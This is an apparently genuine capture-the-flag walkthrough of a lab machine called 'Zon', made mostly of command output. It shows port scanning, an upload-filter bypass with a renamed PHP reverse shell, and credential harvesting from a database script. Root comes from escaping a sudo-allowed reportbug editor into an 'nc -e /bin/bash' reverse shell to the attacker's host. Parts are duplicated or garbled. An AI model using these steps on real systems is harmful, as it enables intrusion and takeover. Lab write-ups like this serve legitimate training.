

Zon

Zon

created by

cromiphi

Release Date

//

2024-01-23

MDS

//

0936a73973b75c4e3724e5c0ac407d48

Root

//

83

User

//

86

Notes

//

Enjoy it.

Download

Congratz migue1985 you pwned it!

Share!

Rate

```

(root@kali)-[/home/guel]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 13:50 EDT
Initiating ARP Ping Scan at 13:50
Scanning 192.168.0.38 [1 port]
Completed ARP Ping Scan at 13:50, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:50
Scanning 192.168.0.38 [65535 ports]
Discovered open port 22/tcp on 192.168.0.38
Discovered open port 80/tcp on 192.168.0.38
Increasing send delay for 192.168.0.38 from 0 to 5 due to 7662 out of 25538 d
Increasing send delay for 192.168.0.38 from 5 to 10 due to 6394 out of 21312 d
Increasing send delay for 192.168.0.38 from 10 to 20 due to 277 out of 922 dr
Increasing send delay for 192.168.0.38 from 20 to 40 due to 2567 out of 8555 d
Completed SYN Stealth Scan at 13:50, 23.23s elapsed (65535 total ports)
Nmap scan report for 192.168.0.38
Host is up, received arp-response (0.017s latency).
Scanned at 2025-04-06 13:50:24 EDT for 23s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:CE:BD:2A (PCS Systemtechnik/Oracle VirtualBox virtual NI

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
Raw packets sent: 100052 (4.402MB) | Rcvd: 65536 (2.621MB)

```

-sCV

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
| 256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0HL4gbzU0gWlMW/H
dtwU=
| 256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC0o8/EYPi0jQMqY1zqXqLKfugpCtjg0i5m3bzbyfxt
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: zon
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:CE:BD:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting nmap_1 (of 2) scan

```

```

(root@kali)-[/home/guel]
# whatweb 192.168.0.38
http://192.168.0.38 [200 OK] Apache[2.4.57], Bootstrap, Country[RESERVED][ZZ], Email[demo@gmail.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.57 (Debian)]
, IP[192.168.0.38], JQuery[3.0.0], Script, Title[zon], X-UA-Compatible[IE=edge]

```

```

(root@kali)-[/home/guel]
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 192.168.0.38 -x txt,html,php


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.38
[+] Method: Last-modified Size GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 277]
/index.php (Status: 200) [Size: 29170]
/.html (Status: 403) [Size: 277]
/images (Status: 301) [Size: 313] [→ http://192.168.0.38/images/]
/contact.php (Status: 200) [Size: 11753]
/about.php (Status: 200) [Size: 10538]
/blog.php (Status: 200) [Size: 12490]
/uploads (Status: 301) [Size: 314] [→ http://192.168.0.38/uploads/]
/upload.php (Status: 500) [Size: 0]
/service.php (Status: 200) [Size: 12239]
/report.php (Status: 200) [Size: 13]
/icon (Status: 301) [Size: 311] [→ http://192.168.0.38/icon/]
/css (Status: 301) [Size: 310] [→ http://192.168.0.38/css/]
/js (Status: 301) [Size: 309] [→ http://192.168.0.38/js/]
/fonts (Status: 301) [Size: 312] [→ http://192.168.0.38/fonts/]
/choose.php (Status: 200) [Size: 1908]
/testimonial.php (Status: 200) [Size: 17014]
Progress: 69397 / 882244 (7.87%)



```



```
(root@kali)-[/home/guel/Resources]
# ll
total 20572
-rwxr-xr-x 1 root root 3363 Apr 3 10:21 403-pass.sh
-rwxr-xr-x 1 root root 9371800 Mar 27 16:09 chisel
-rw-r--r-- 1 root root 14948 Mar 27 03:21 keepass_dump.py
-rw-r--r-- 1 root root 8765 Mar 20 17:12 phpFilterChain.py
-rwxr-xr-x 1 root root 5495 Apr 6 14:54 php-reverse-shell.php
-rw-rw-r-- 1 guel guel 3104768 Apr 3 11:33 pspy64
-rw-rw-r-- 1 guel guel 1233888 Mar 18 18:22 pspy64s
-rwxrwxr-x 1 guel guel 7304728 Mar 29 14:43 websocat.x86_64-unknown-linux-musl


(root@kali)-[/home/guel/Resources]
# mv php-reverse-shell.php 'php-reverse-shell.jpeg .php'

(root@kali)-[/home/guel/Resources]
# zip rs.zip 'php-reverse-shell.jpeg .php'
adding: php-reverse-shell.jpeg .php (deflated 59%)
```



File rs.zip has been uploaded.

Index of /uploads

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 php-reverse-shell.jpeg.php	2025-04-06 20:54	5.4K	

Apache/2.4.57 (Debian) Server at 192.168.0.38 Port 80

```
(root@kali)-[/home/guel/Resources]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.38] 49396
Linux zon 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64 GNU/Linux
20:59:54 up 2:03,  0 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

```
/
www-data@zon:/$ ls -l /home/
total 4
drwx----- 4 freddie freddie 4096 Dec  3 2023 freddie
www-data@zon:/$ sudo su
[sudo] password for www-data:
sudo: a password is required
www-data@zon:/$ cd /v
var/
www-data@zon:/$ cd /var/
agentx/  backups/  cache/    lib/      local/    lock/     log/      mail/     opt/      run/      spool/    tmp/      www/
www-data@zon:/$ cd /var/www/html/
about.php  choose.php  css/      hashDB.sh  images/    js/       service.php  upload.php
blog.php   contact.php  fonts/    icon/      index.php  report.php  testimonial.php  uploads/
www-data@zon:/$ cat /var/www/html/hashDB.sh
#!/bin/bash

# script that checks the database's integrity every minute

dump=/dev/shm/dump.sql
log=/var/log/db_integrity_check.log
true > "${log}"

/usr/bin/mysqldump -u admin -pudgrJbFc6Av#U3 admin credentials > "${dump}"
/usr/bin/sed -i 's$d' "${dump}"

hash="29d8e6b76aab0254f7fe439a6a5d2fba64270dde087e6dfab57fa57f6749858a"
check_hash=$(sha256sum "${dump}" | awk '{print $1}')

if [[ "${hash}" != "${check_hash}" ]] ; then
    /usr/bin/wall "Alert ! Database hacked !"
    /usr/bin/du -sh /var/lib/mysql >> "${log}"
    /usr/bin/vmstat 1 3 >> "${log}"
else
    /usr/bin/sync && /usr/bin/echo 3 > /proc/sys/vm/drop_caches
    /usr/bin/echo "$(date) : Integrity check completed for ${dump}" >> "${log}"
fi
www-data@zon:/$
```

```

www-data@zon:/$ ls -l /home/
total 4
drwx----- 4 freddie freddie 4096 Dec  3 2023 freddie
www-data@zon:/$ sudo su
[sudo] password for www-data:
sudo: a password is required
www-data@zon:/$ cd /v
var/          vmlinuz          vmlinuz.old
www-data@zon:/$ cd /var/
agentx/  backups/  cache/  lib/      local/  lock/  log/  mail/  opt/  run/  spool/  tmp/  www/
www-data@zon:/$ cd /var/www/html/
about.php  choose.php  css/          hashDB.sh  images/      js/          service.php  upload.php
blog.php   contact.php  fonts/        icon/       index.php    report.php   testimonial.php  uploads/
www-data@zon:/$ cat /var/www/html/hashDB.sh
#!/bin/bash

# script that checks the database's integrity every minute

dump=/dev/shm/dump.sql
log=/var/log/db_integrity_check.log
true > "${log}"

/usr/bin/mysqldump -u admin -pudgrJbFc6Av#U3 admin credentials > "${dump}"
/usr/bin/sed -i 's/d' "${dump}"

hash="29d8e6b76aab0254f7fe439a6a5d2fba64270dde087e6dfab57fa57f6749858a"
check_hash=$(sha256sum "${dump}" | awk '{print $1}')

if [[ "${hash}" != "${check_hash}" ]]; then
    /usr/bin/wall "Alert ! Database hacked !"
    /usr/bin/du -sh /var/lib/mysql >> "${log}"
    /usr/bin/vmstat 1 3 >> "${log}"
else
    /usr/bin/sync && /usr/bin/echo 3 > /proc/sys/vm/drop_caches
    /usr/bin/echo "$(date) : Integrity check completed for ${dump}" >> "${log}"
fi
www-data@zon:/$ mysql-uadmin -p'udgrJbFc6Av#U3'
bash: mysql-uadmin: command not found
www-data@zon:/$ mysqldump-uadmin -p'udgrJbFc6Av#U3'

```

Type 'help;' or '\n' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]> show databases();
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL version at line 1
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| admin    |
| information_schema |
| mysql    |
| performance_schema |
| sys      |
+-----+
5 rows in set (0.015 sec)

MariaDB [(none)]> use admin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [admin]> show tables;
+-----+
| Tables_in_admin |
+-----+
| credentials      |
+-----+
1 row in set (0.000 sec)

MariaDB [admin]> select * from credentials
→ ;
+-----+-----+
| username | password |
+-----+-----+
| Freddie | LDVK@dYiEa2I1lnjrEeoMif |
+-----+-----+
1 row in set (0.001 sec)

MariaDB [admin]> █
```

Freddie | LDVK@dYiEa2I1lnjrEeoMif

```
www-data@zon:/$ su freddy
su: user freddy does not exist or the user entry does not contain all the required fields
www-data@zon:/$ ls /home
freddie
www-data@zon:/$ su freddie
Password:
[oh-my-zsh] Would you like to update? [Y/n] n
[oh-my-zsh] You can update manually by running `omz update`
%
freddie@zon /
id$
uid=1000(freddie) gid=1000(freddie) groups=1000(freddie),100(users)
%
freddie@zon /
whoami
freddie
%
freddie@zon /
$
```

```

freddie@zon /opt
sudo -l
Matching Defaults entries for freddie on zon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User freddie may run the following commands on zon:
    (ALL : ALL) NOPASSWD: /usr/bin/reportbug

```

juste entrer to vim

```

3 normal      a bug that does not undermine the usability of the whole package; for
4 important   a bug which has a major effect on the usability of a package, without
Please select a severity level: [normal] ?
Invalid entry.
Please select a severity level: [normal] 1
Spawning sensible-editor...read line

Select an editor. To change later, run 'select-editor'.
  1. /bin/nano      ← easiest
  2. /usr/bin/vim.tiny

Choose 1-2 [1]: 2
# nc 192.168.0.36 443 -e /bin/bashile or directory
id^H^H
(guel@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.38] 60996
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root

```